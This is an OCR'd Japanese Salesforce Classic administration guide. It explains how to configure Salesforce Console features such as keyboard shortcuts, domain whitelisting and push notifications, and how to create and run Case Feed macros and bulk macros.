
1. [設定] から、［クイック検索］ボックスに「アプリケーション」と入力し、[アプリケーション] を選択します。
2. 変更するコンソールの名前を探して [編集] をクリックします。
3. [反応型リストを有効化] を選択します。
4. [保存] をクリックします。

オーバーレイにフロート表示される項目は、有効なリストビューの項目と同じです。表示される項目をカスタマイズするには、リストビューを編集するかカスタムリストビューを作成します。リストビューに [編集]、[削除]、[新規ビューの作成] の各リンクを表示できるようにビューの幅を拡大する必要があります。

リストのフロート表示についての詳細は、次のとおりです。

- ケースの場合は、［件名］項目にマウスポインタを置くとフロート表示されます。他のレコードの場合はすべて、［名前］項目にマウスポインタを置くとフロート表示されます。
- リストビューには［件名］項目も［名前］項目もないため、フロート表示されません。
- リストビューに追加できない場合でも、ケースのフロート表示の［説明］項目を必ず確認します。
- IE バージョン 10 以前では、反応型リストがサポートされていません。

ヒント: 反応型リストの更新したデザインを保持し、フロート表示機能をオフにする場合は、コンソールを編集し、[リストビューのフロート表示を有効化] を選択解除します。



関連トピック:

- リストビュー検索条件の編集
- リストビューの作成

Salesforce コンソールのキーボードショートカットのカスタマイズ

キーボードショートカットの作成またはカスタマイズして、ユーザがマウスを使用する代わりにキーを押してアクションをすばやく実行できるようにします。

コンソールが設定されている場合は、いくつかのデフォルトのキーボードショートカットが自動的にオンになり、カスタマイズできます。たとえば、キーを押してタブの開閉、タブ間の移動、レコードの保存を行うようにカスタマイズできます。カスタムショートカットを作成するには、事前に開発者が `addEventListener()` メソッドを使用してショートカットのアクションを Salesforce コンソール統合ツールキットに定義しておく必要があります。コンソールの内部で実行されるアクションのショートカットのみを作成できます。

1. [設定] から、［クイック検索］ボックスに「アプリケーション」と入力し、[アプリケーション] を選択します。
2. Salesforce コンソールアプリケーションの横にある[編集]をクリックします。
3. [キーボードショートカットをカスタマイズ] をクリックします。
4. ページの上部にある [編集] をクリックします。
5. [編集] をクリックして既存のショートカットをカスタマイズするか、[+ キーボードショートカットを追加] をクリックして新しいショートカットを作成します。新しいショートカットを作成する場合、キーコマンドの一意の識別子である［コンソールイベント名］を追加し、ショートカットのアクションを定義した開発者にそのイベント名を送信して、ショートカットをトリガするメソッドに開発者がそれを追加できるようにする必要があります。デフォルトのショートカットを削除することはできませんが、それらを編集または無効にすることはできます。
6. [保存] をクリックします。

ショートカットをカスタマイズまたは作成したら、コンソールに割り当てられているユーザに、実行できる新しいアクションについて通知します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Salesforce コンソールのキーボードショートカットをカスタマイズする

- 「アプリケーションのカスタマイズ」

メモ: コンソールごとに最大 144 個のショートカットを設定できます。これには、デフォルトショートカットと作成したショートカットが含まれます。CTRL+F などの標準ブラウザショートカットを含むキーボードショートカットを作成またはカスタマイズすると、作成したショートカットが期待どおりに機能しない場合があります。

キーボードショートカットは、文字キーの前に SHIFT キーを押しても大文字と小文字は区別されません。たとえば、SHIFT+b と SHIFT+B は同じです。CTRL、ALT、または SHIFT をキーボードショートカットに使用する場合、これらのキーの順番は考慮されません。たとえば、CTRL+ALT+A と ALT+CTRL+A は同じです。

ヒント: ショートカットにはいくつでもキーを含めることができますが、ユーザが覚えられるように、ショートカットのキーは 3 つまでにすることをお勧めします。コンソールユーザは、SHIFT+K を押してフロート表示ですべてのコンソールショートカットを一覧表示できます。

関連トピック:

- Salesforce コンソールのデフォルトのキーボードショートカット
- Salesforce コンソールの設定可能な機能
- Salesforce コンソール

Salesforce コンソールのホワイトリストのドメイン

Salesforce システム管理者は、コンソールユーザに Salesforce 外部のドメインへのアクセスを許可できます。たとえば、コンソールのホワイトリストに `www.example.com` を追加して、コンソールユーザがこのドメインにアクセスできるようにすることができます。

1. [設定] から、[クイック検索] ボックスに「アプリケーション」と入力し、[アプリケーション] を選択します。
2. コンソールアプリケーションを選択します。
3. [編集] をクリックします。
4. [ホワイトリストのドメイン] に、ユーザがアクセスするドメインを入力します。ドメインが複数ある場合はカンマで区切ります。`http://` や `https://` はドメインではなく URL の一部であるため、これらのプレフィックスを含めないでください。

   CTI電話がサーバの非標準ポートで実行されている場合は、ドメインにポート番号を含めるようにしてください。たとえば、サーバの名前が `myserver` でポート番号が `8500` である場合、`myserver:8500` をホワイトリストに含めます。
5. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Salesforce コンソールのドメインをホワイトリストに追加する
- 「アプリケーションのカスタマイズ」

関連トピック:

- Salesforce コンソールの設定可能な機能
- Salesforce コンソール

Salesforce コンソールでの転送通知の設定

システム管理者は、ユーザが操作中のレコードが他のユーザによって変更されたことを示すため、コンソールの転送通知を設定できます。

転送通知とは、コンソールのリストおよび詳細ページにあるビジュアルインジケータであり、ユーザのセッション中にレコードまたは項目が変更されると表示されます。たとえば、2人のサポートエージェントが同じケースで作業している場合に一方のエージェントが［優先度］を変更すると、もう一方のエージェントに転送通知が表示されるため、そのエージェントは変更を認識でき、同じ作業を行わなくて済みます。

転送通知が表示されるタイミングおよび転送通知機能をトリガするオブジェクトと項目を選択します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

転送通知を設定する
- 「アプリケーションのカスタマイズ」

1. [設定] から、［クイック検索］ボックスに「アプリケーション」と入力し、[アプリケーション] を選択します。
2. コンソールアプリケーションを選択して [編集] をクリックします。
3. ［リストの更新方法を選択］で、転送通知が表示されるタイミングを選択します。

オプション	説明
なし	リストは更新されず、転送通知は表示されません。
リストを更新	変更がある場合にリスト全体が更新されます。リストの条件に基づいてレコードがリストに追加またはリストから削除されますが、キューに追加された新しいレコードはレコード所有者のリストのみが更新されます。
リストの行を更新	転送通知用に選択された項目に変更がある場合に、リストの行が更新されます。

4. ［詳細ページの更新方法を選択］で、転送通知が表示されるタイミングを選択します。

オプション	説明
更新しない	詳細ページは更新されず、転送通知は表示されません。
自動的に更新	レコードが変更された場合に、詳細ページが自動的に更新されます。
フラグ	レコードが変更された場合に、詳細ページにメッセージが表示されます。

5. [通知のオブジェクトと項目を選択]をクリックして[編集]を選択します。ここで選択した転送通知設定は、すべてのコンソールアプリケーションに適用されます。
6. 転送通知をトリガするオブジェクトを選択します。たとえば、ケースまたはケースの項目への変更によって転送通知機能をトリガする場合、[ケース] を [選択可能な項目] から [選択済みの項目] に移動します。
7. [項目] で [編集] をクリックし、転送通知機能をトリガする項目を選択します。
8. [OK] をクリックして、[保存] を選択します。
9. 転送通知ユーザに、転送トピック標準オブジェクトに対する「参照」以上の権限を付与します。「ユーザ権限およびアクセス」 (ページ 596)を参照してください。

重要: セッションセキュリティで `[HttpOnly 属性が必要]` が有効になっている場合、転送通知は表示されません。

メモ:

- 取引先、取引先責任者、ケース、リード、商談、キャンペーン、ToDo、およびカスタムオブジェクトとその項目を転送通知に使用できます。
- 転送通知は、Professional Edition のコンソールでは使用できません。
- リードオブジェクトの転送通知を設定して Data.com クリーンアップルールを使用する場合、転送通知がコンソールでトリガされます。余分な通知が転送通知の制限に影響を及ぼすことがあります。

関連トピック:

Salesforce コンソールの設定可能な機能

Salesforce コンソール

Salesforce コンソールへの Live Agent の追加

Live Agent を Salesforce コンソールに追加すると、エージェントとスーパーバイザは 1 か所から顧客とチャットしたり、他のカスタマーサービスツールにアクセスしたりできます。

Live Agent を Salesforce コンソールアプリケーションに追加する前に、Salesforce コンソールアプリケーションを作成する必要があります (まだ設定していない場合)。

Live Agent を設定したら、Salesforce コンソールアプリケーションに追加します。コンソールに Live Agent が設定されると、エージェントはチャットの顧客とやりとりできるようになります。Salesforce コンソールがあると、エージェントとスーパーバイザは 1 か所から Live Agent や他の Service Cloud 製品にアクセスできるようになり、迅速かつ効率的なカスタマーサービスを顧客に提供できます。

1. [設定] から、[クイック検索] ボックスに「アプリケーション」と入力し、[アプリケーション] を選択します。
2. Live Agent を設定する Salesforce コンソールアプリケーションの名前の横にある [編集] をクリックします。
3. [このアプリケーションに `Live Agent` を含める] を選択します。
4. チャットワークスペースのチャットセッションのサブタブとして開くレコードまたはページを選択します。
5. 必要に応じて、Salesforce 組織でナレッジが有効化されている場合は、[`Live Agent` にナレッジの推奨記事を含める] を選択してチャットワークスペースに Knowledge One ウィジェットを表示します。
6. [保存] をクリックします。

複数の Salesforce アプリケーションを同時に実行できます。ただし、Salesforce コンソールアプリケーションにログインしている間に、他の Salesforce アプリケーションにログインすると、新規チャット要求を受け入れることができません。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

Salesforce コンソールに Live Agent を追加する
- 「アプリケーションのカスタマイズ」

関連トピック:

Salesforce コンソール

Salesforce コンソールでのナレッジの有効化

Salesforce ナレッジが設定されたら、ケースに対応しているユーザに関連ナレッジ記事を自動的に表示し、ケースをすばやくクローズできるよう、ナレッジサイドバーをオンにすることができます。

重要: コンソールに追加する前に Salesforce ナレッジを Salesforce 組織で設定する必要があります。ナレッジ記事は、ケースの［件名］に入力されている一致する語に基づいて表示されます。

1. ケースのオブジェクト管理設定から、[ページレイアウト] に移動します。
2. ページレイアウトの横にある [編集] をクリックします。
3. [レイアウトのプロパティ] をクリックします。
4. ［ナレッジサイドバー］をオンにして、[OK] をクリックします。
5. [保存] をクリックします。

コンソールユーザに割り当てられているケースページレイアウトのそれぞれで、上記の手順を繰り返します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ナレッジサイドバーを有効化する
- 「アプリケーションのカスタマイズ」

関連トピック:

- Salesforce コンソールの設定可能な機能
- Salesforce コンソール
- オブジェクト管理設定の検索

サービスコンソールでのマクロの使用

macros

ケースフィードを使用するサポートエージェントは、マクロを実行して、反復作業(メールテンプレートの選択、顧客へのメールの送信、ケース状況の更新など)をすべて 1 回のクリックで自動的に完了できるようになりました。マクロとは、システムに作業を実行する方法を指示する一連の命令です。エージェントがマクロを実行すると、システムにより各命令が実行されます。マクロにより、時間が節約され、エージェントの作業をサポートするうえで一貫性が確保されます。

マクロを作成して、ケースフィードで複数のアクションを実行できます。たとえば、メールの件名行を入力したり、ケース状況を更新したりするマクロを作成できます。ケースフィードの異なる部分で、1つのマクロで複数のアクションを同時に実行できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

メモ: マクロは、フィードベースの標準オブジェクトおよびカスタムオブジェクトでサポートされています。

マクロの使用開始
マクロを作成して実行する前に、Salesforce Console for Service 環境を設定します。

マクロ内のすべてのテキスト項目の検索
マクロ検索の範囲を拡大して、エージェントがマクロのテキスト項目に含まれているキーワードを検索することによって、すばやくマクロを見つけられるようにします。

マクロ作成のヒント
マクロの命名および設計方法は、サポートエージェントにとってのマクロの有用性に影響します。マクロを作成するときは、次のヒントを参考にしてください。

マクロの作成
マクロで実行するアクションの命令を指定して、マクロを作成できます。マクロは、小さいコンピュータプログラムのようなものです。実行する各ステップをマクロに指示する必要があります。次の例では、単純なマクロを作成する方法を示します。

Salesforce Console for Service でのマクロの実行
マクロは、サポートエージェントが Salesforce Console for Service で行う一連の繰り返しキーストロークを自動化します。マクロを実行することで、ケース状況の更新などの反復作業をすばやく完了できます。

マクロのショートカット
キーボードショートカットを使用して、マクロでの作業をさらに効率化することができます。

関連トピック:
フィードベースのレイアウトの概要

マクロの使用開始

マクロを作成して実行する前に、Salesforce Console for Service 環境を設定します。

1. オブジェクトに対してフィード追跡を有効化します。
2. サポートされるオブジェクトでフィードベースのページレイアウトを作成します。マクロは、フィードベースの標準オブジェクトおよびカスタムオブジェクトでサポートされています。
3. マクロで使用するパブリッシャーアクションをページレイアウトに追加します。たとえば、メールアクションをケースページレイアウトに追加します。
4. マクロでクイックアクションを使用する場合は、クイックアクションを作成してページレイアウトに追加します。
5. マクロブラウザをコンソールコンポーネントとしてページレイアウトに追加します。
6. 必要に応じて、マクロの作成またはマクロの実行を行うユーザ権限がユーザにあることを確認します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:
マクロ作成のヒント
マクロの作成
元に戻せないマクロ

マクロ内のすべてのテキスト項目の検索

マクロ検索の範囲を拡大して、エージェントがマクロのテキスト項目に含まれているキーワードを検索することによって、すばやくマクロを見つけられるようにします。

たとえば、説明が「返品ポリシー - 30 日」というマクロをエージェントが検索するとします。このエージェントは「返品ポリシー」を検索して、この語句を含むすべてのマクロを表示することができます。

この設定が有効になっている場合、エージェントはマクロ命令のすべてのテキストフィールドにわたってマクロを検索できます。この設定が有効になっていない場合、エージェントはマクロのタイトルと説明項目のみでキーワードを検索できます。

エージェントがすべてのテキスト項目を検索できるようにする手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「マクロ」と入力し、[マクロ設定] を選択します。
2. [編集] をクリックします。
3. [すべてのマクロテキスト項目を検索に含める] を選択します。
4. [保存] をクリックします。

エディション

使用可能なエディション: **Enterprise Edition**、**Performance Edition**、**Unlimited Edition**、および **Developer Edition** (Service Cloud ライセンス付属)


ユーザ権限

ページレイアウトを作成、編集、および削除する

- 「アプリケーションのカスタマイズ」

マクロ作成のヒント

マクロの命名および設計方法は、サポートエージェントにとってのマクロの有用性に影響します。マクロを作成するときは、次のヒントを参考にしてください。



エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

1. ［マクロ名］は、サポートエージェントが使用するマクロを決定するときに参考にします。この名前はエージェントがマクロを検索するときに使用されるため、マクロの目的を簡潔に表す(エージェントがマクロリストで確認できる)短い名前を付けると役立ちます。
2. ［説明］は省略可能ですが、サポートエージェントがマクロの内容を把握するのに便利です。
3. マクロ命令は小さいコンピュータプログラムのようなものであるため、実行する各ステップまたは命令をマクロに指示する必要があります。各命令は、サポートエージェントが手動でタスクを実行するときのクリックに相当します。最初のマクロ命令は、マクロが動作するオブジェクト (有効なケースタブなど) を選択します。
4. 2 つ目のマクロ命令は、マクロが機能するコンテキストまたは Salesforce Console for Service のコンポーネントを指定します。たとえば、[メール] アクションのコンテキストでは、マクロで項目を設定し、メールパブリッシャー内でアクションを実行できます。

   メモ: Salesforce Console for Service コンポーネントが有効化されて設定されていない場合、そのコンポーネントのマクロは作成できません。

5. 3つ目のマクロ命令は、マクロで実行するアクションを指定します。たとえば、このスクリーンショットのマクロは、有効なケースタブにあるメールアクションの CC アドレス項目の値を変更します。
6. 同じコンテキストまたは異なるコンテキストで他の命令セットを追加できます。単純なマクロは 1 つのタスクのみを実行します。より複雑なマクロを作成するには、命令を追加します。

マクロの作成

マクロで実行するアクションの命令を指定して、マクロを作成できます。マクロは、小さいコンピュータプログラムのようなものです。実行する各ステップをマクロに指示する必要があります。次の例では、単純なマクロを作成する方法を示します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

必要なユーザ権限

マクロを参照する	マクロに対する「参照」
マクロを作成および編集する	マクロに対する「作成」および「編集」
元に戻せないマクロを作成および実行する	「ユーザが元に戻せないマクロを管理」

この例のマクロを作成するには、メールパブリッシャーがSalesforce組織で有効になっている必要があります。

1. マクロを作成します。
   a. Salesforce Console for Service で、[マクロ] ウィジェットをクリックします。
   b. [+ マクロを作成] をクリックします。
   c. ［マクロ名］に、このマクロの動作を簡単に識別できる名前を入力します。たとえば、*「Replace email subject with "Steps for Resetting Your Password"」* と入力します。

d. ［説明］で、このマクロの目的を説明します。省略可能な［説明］項目は、サポートエージェントがこのマクロの機能を理解し、似ているマクロと区別するために役立ちます。

2. マクロの命令を追加します。
   a. マクロのコンテキストを選択します。コンテキストでは、マクロで操作するケースフィードの部分を指定します。
   たとえば、[有効なタブを選択] を選択し、ケースフィードの有効なケースタブでアクションを実行するようにマクロに指示します。
   b. [完了] をクリックします。すべての命令の後に、[完了] をクリックして次の行に移動します。
   c. マクロで操作するオブジェクトを選択します。
   たとえば、[メールアクションを選択] を選択し、ケースフィードのメールパブリッシャーを操作するようにマクロに指示します。
   d. マクロで実行するアクションを選択します。
   たとえば、ケース内のメールの件名を置き換えるため、[件名を置き換える] を選択します。この命令は、メールの件名項目を変更するようにマクロに指示します。また、置き換える件名を指定できるテキスト項目も表示されます。
   e. テキスト項目に件名を入力します。この命令は、元の件名をクリアし、マクロで指定した値で置き換えます。
   たとえば、テキスト項目に「`Steps for Resetting Your Password`」と入力します。顧客の元のメールの件名が「Password Problems」であったとします。エージェントがこのマクロを実行すると、この元の件名が新しい件名に自動的に置換されます。
   f. 最後に、[アクションを送信] を選択し、これらの命令を実行するようにマクロに指示します。

3. マクロを保存します。
   ケースフィード内のメールの元の件名を新しい件名で置き換えるマクロが作成されました。

マクロを作成したら、そのマクロを実行して正常に機能するか確認することをお勧めします。このマクロをテストするには、Salesforce Console for Service に移動してケースレコードを開きます。マクロウィジェットを開きます。このマクロを選択して実行します。

Salesforce Console for Service でのマクロの実行

マクロは、サポートエージェントが Salesforce Console for Service で行う一連の繰り返しキーストロークを自動化します。マクロを実行することで、ケース状況の更新などの反復作業をすばやく完了できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

必要なユーザ権限

マクロを参照する	マクロに対する「参照」
マクロを作成および編集する	マクロに対する「作成」および「編集」
元に戻せないマクロを作成および実行する	「ユーザが元に戻せないマクロを管理」

メモ:「ユーザが元に戻せないマクロを管理」権限は、送信アクション命令が含まれるマクロを実行する場合にのみ必要です。すべての一括マクロには、送信アクション命令が含まれています。稲妻アイコン(⚡)は、元に戻すことができないアクション(メールの送信など)がマクロで実行されることを示します。

1. マクロウィジェットを開きます。
2. マクロを検索して、マクロリストから該当するマクロを選択します。
   マクロを検索するには、[マクロを検索] ボックスでそのマクロ名の数文字を入力します。検索キーワードまたは検索文字を含むマクロが検索結果に表示されます。[マクロを検索] ボックスが空の場合、最近使用した 25 のマクロがリストに表示されます。マクロを実行するかマクロの詳細ページを表示した場合、最近使用したとみなされます。
3. 必要に応じて、マクロの説明と命令を参照してこのマクロが期待どおりに動作することを確認します。
   命令にはマクロで実行されるステップが示されます。命令の確認は、マクロを初めて実行するときに役立ちます。
4. マクロを開始するには、[実行](▶)をクリックします。
   マクロが正常に実行されたかどうかを示すメッセージが表示されます。正常に実行された各命令の横には緑色のドットが表示されます。実行できなかった各命令の横には赤色のドットとエラーメッセージが表示されるため、問題をトラブルシューティングできます。

元に戻せないマクロ
一部のマクロは、元に戻せないアクション (顧客へのメールの送信、ケースの状況の更新など) を実行します。送信アクション命令が含まれるマクロは元に戻せません。元に戻せないアクションを実行する命令を含むマクロを作成、編集、実行するには、「ユーザが元に戻せないマクロを管理」権限が必要です。

元に戻せないマクロ

一部のマクロは、元に戻せないアクション(顧客へのメールの送信、ケースの状況の更新など)を実行します。送信アクション命令が含まれるマクロは元に戻せません。元に戻せないアクションを実行する命令を含むマクロを作成、編集、実行するには、「ユーザが元に戻せないマクロを管理」権限が必要です。

稲妻アイコン(⚡)は、マクロが元に戻せないことを示します。

「ユーザが元に戻せないマクロを管理」権限がない場合でも、次の操作を実行できます。

- 元に戻せないアクションを実行する命令が含まれないマクロを作成および編集する
- 元に戻せないアクションを実行する命令が含まれるマクロをコピー、削除、共有する

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

例: 次の種類のアクションを実行するマクロは、元に戻せないマクロとみなされます。

- メールの送信
- ケース状況の更新

マクロのショートカット

キーボードショートカットを使用して、マクロでの作業をさらに効率化することができます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

表 66 : マクロのショートカット

キー	目的
M	マクロウィジェットを開く。
S	カーソルを検索バーに置く。
E	選択したマクロを編集する。
V	マクロの詳細ページを表示する。
Enter	選択したマクロを実行する。
スペースバー	選択したマクロの手順を展開するか折りたたむ。
上矢印	マクロリストを上にスクロールする。
下矢印	マクロリストを下にスクロールする。

一括マクロ

一括マクロは、複数のレコードで同時に実行できるマクロです。一括マクロにより、サポートエージェントは同じ問題を抱える顧客のケースの増加にすばやく対応できます。マクロは、一括マクロとして実行するための特定の条件を満たしている必要があります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

一括マクロは、次の場合にサポートされます。

- Salesforce Console for Service でのケースフィードのメールパブリッシャー
- ソーシャルクィックアクションを除くすべてのクイックアクション

一括マクロは、次の場合にはサポートされません。

- Salesforce ナレッジアクション
- コミュニティアクション
- ソーシャル投稿アクション
- 「追加」および「挿入」命令 (メールパブリッシャーの件名に追加命令や HTML 本文に挿入命令)

一括マクロがメールパブリッシャーと連動する場合、1 つのメールパブリッシャーアクションのみを含めることができます。

一括マクロには、1 つ以上の送信アクション命令が必要です。

例: たとえば、会社でサービスが停止しているため、多くの顧客がカスタマーサポートに問い合わせをしているとします。サポートエージェントが、進行中のケースがある顧客に対して、サービスの停止が終

了する時期を知らせるメールを送信できるようにします。メールテンプレートを使用する一括マクロを作成して、これらの顧客へのメールを作成および送信することができます。

一括マクロの作成

この例では、選択された顧客のケースの取引先責任者にメールを送信する一括マクロの作成方法を示します。

一括マクロ作成のヒント

一括マクロを効果的に使用するには、マクロの実行対象として適切なレコードを選択します。サポートエージェントは、リストビューを絞り込んで選択するレコードを識別できます。

複数のレコードに対する一括マクロの実行

一括マクロは、一度に 1 つのレコードに対してのみ実行することも、複数のレコードで同時に実行することもできます。一括マクロを使用して、類似する顧客ケースやレコードにすばやく対応します。

一括マクロの作成

この例では、選択された顧客のケースの取引先責任者にメールを送信する一括マクロの作成方法を示します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

必要なユーザ権限

マクロを参照する	マクロに対する「参照」
マクロを作成および編集する	マクロに対する「作成」および「編集」
元に戻せないマクロを作成および実行する	「ユーザが元に戻せないマクロを管理」
一括マクロを実行する	「複数のレコードに対してマクロを実行」

たとえば、会社でサービスが停止しているため、多くの顧客がカスタマーサポートに問い合わせをしているとします。サポートエージェントが、進行中のケースがある顧客に対して、サービスの停止が終了する時期を知らせるメールを送信できるようにします。メールテンプレートを使用する一括マクロを作成して、これらの顧客へのメールを作成および送信することができます。

次の手順は、選択されたケースの取引先責任者にメールを送信する一括マクロの作成方法を示しています。この例を Salesforce 組織で再現するには、メールパブリッシャーを有効にします。

1. マクロを作成します。
2. マクロの命令を追加します。
   a. マクロのコンテキストを選択します。コンテキストにより、マクロで操作するオブジェクトが指定されます。
   たとえば、[有効なタブを選択] を選択し、ケースフィードの有効なケースタブでアクションを実行するようにマクロに指示します。

b. [完了] をクリックします。すべての命令の後に、[完了] をクリックして次の行に移動します。

c. マクロで操作するパブリッシャーを選択します。
たとえば、[メールアクションを選択] を選択し、ケースフィードのメールパブリッシャーを操作するようにマクロに指示します。

d. マクロで実行するアクションを選択します。
[メールテンプレートを適用] を選択して使用するメールテンプレートを指定できます。

e. 最後に、[アクションを送信] を選択し、これらの命令を実行するようにマクロに指示します。

3. マクロを保存します。
選択されたケースの取引先責任者に対するメールを作成および送信するマクロが作成されました。このマクロは一括マクロのすべての条件を満たしているため、一括マクロとして実行できます。メールパブリッシャーと連動し、サポートされる命令が使用され、送信アクション命令が含まれます。このマクロは、一括マクロとして複数のレコードで同時に実行できます。また、一度に 1 つのレコードで実行することもできます。

マクロリストには、緑の稲妻と 2 本の下線を示すアイコン ( ) が一括マクロの横に表示されます。このアイコンがマクロの横に表示されていることを確認してください。

一括マクロ作成のヒント

一括マクロを効果的に使用するには、マクロの実行対象として適切なレコードを選択します。サポートエージェントは、リストビューを絞り込んで選択するレコードを識別できます。

一括マクロを作成する場合は、レコードの項目値を変更する命令を追加することをお勧めします。エージェントは、項目値に基づいてリストビューのレコードを絞り込むことができます。項目値を更新することで、マクロが実行されたレコードとマクロが実行されていないケースをエージェントが区別できます。

例: たとえば、多数の顧客が短期間に同じ問題に関するケースをオープンにしているとします。サポートエージェントはこれらの顧客に対し、この問題は把握しており、現在対処中であることをメールで伝える一括マクロを実行できます。2 日後に、同じ問題に関する新しいケースに対してエージェントが一括マクロを再度実行する場合はどうすればよいでしょうか。

エージェントはレコードを絞り込んでマクロを適用するケースを決定するため、一括マクロに項目値を変更する命令を追加すると役立ちます。これにより、マクロを実行するときに項目値が自動的に更新されます。後でエージェントが新しいケースに対応するときに、この項目に基づいてケースを絞り込むことができます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

複数のレコードに対する一括マクロの実行

一括マクロは、一度に 1 つのレコードに対してのみ実行することも、複数のレコードで同時に実行することもできます。一括マクロを使用して、類似する顧客ケースやレコードにすばやく対応します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

必要なユーザ権限

マクロを参照する	マクロに対する「参照」
マクロを作成および編集する	マクロに対する「作成」および「編集」
元に戻せないマクロを作成および実行する	「ユーザが元に戻せないマクロを管理」
一括マクロを実行する	「複数のレコードに対してマクロを実行」

メモ: 「ユーザが元に戻せないマクロを管理」権限は、送信アクション命令が含まれるマクロを実行する場合にのみ必要です。すべての一括マクロには、送信アクション命令が含まれています。稲妻アイコン ( ) は、元に戻すことができないアクション (メールの送信など) がマクロで実行されることを示します。

一括マクロは、取引先、ケース、取引先責任者、リードオブジェクトのレコードで実行できます。ただし、一括マクロを実行できるのは、一度に 1 つのオブジェクトリストビューのレコードのみです。たとえば、[ケース] リストビューの複数のケースに一括マクロを実行することはできますが、ケースと取引先に同時に実行することはできません。

緑の稲妻と 2 本の下線を示すアイコン ( ) で、マクロが一括マクロかどうかを識別します。

一括マクロでは、マクロが一度に 10 個単位で処理されます。11 以上のケースに一括マクロを実行することも可能ですが、システムではマクロが一度に 10 個ずつ処理されます。

1. [ケース] リストビューで、マクロを実行するケースを選択します。
   ケースを検索条件で絞り込んで、マクロを実行するケースを特定することもできます。
2. マクロウィジェットを開きます。
3. マクロウィジェットで、緑の稲妻アイコン ( ) が表示されたマクロを選択し、[実行] をクリックします。
4. 確認ウィンドウで、[OK] をクリックして続行します。
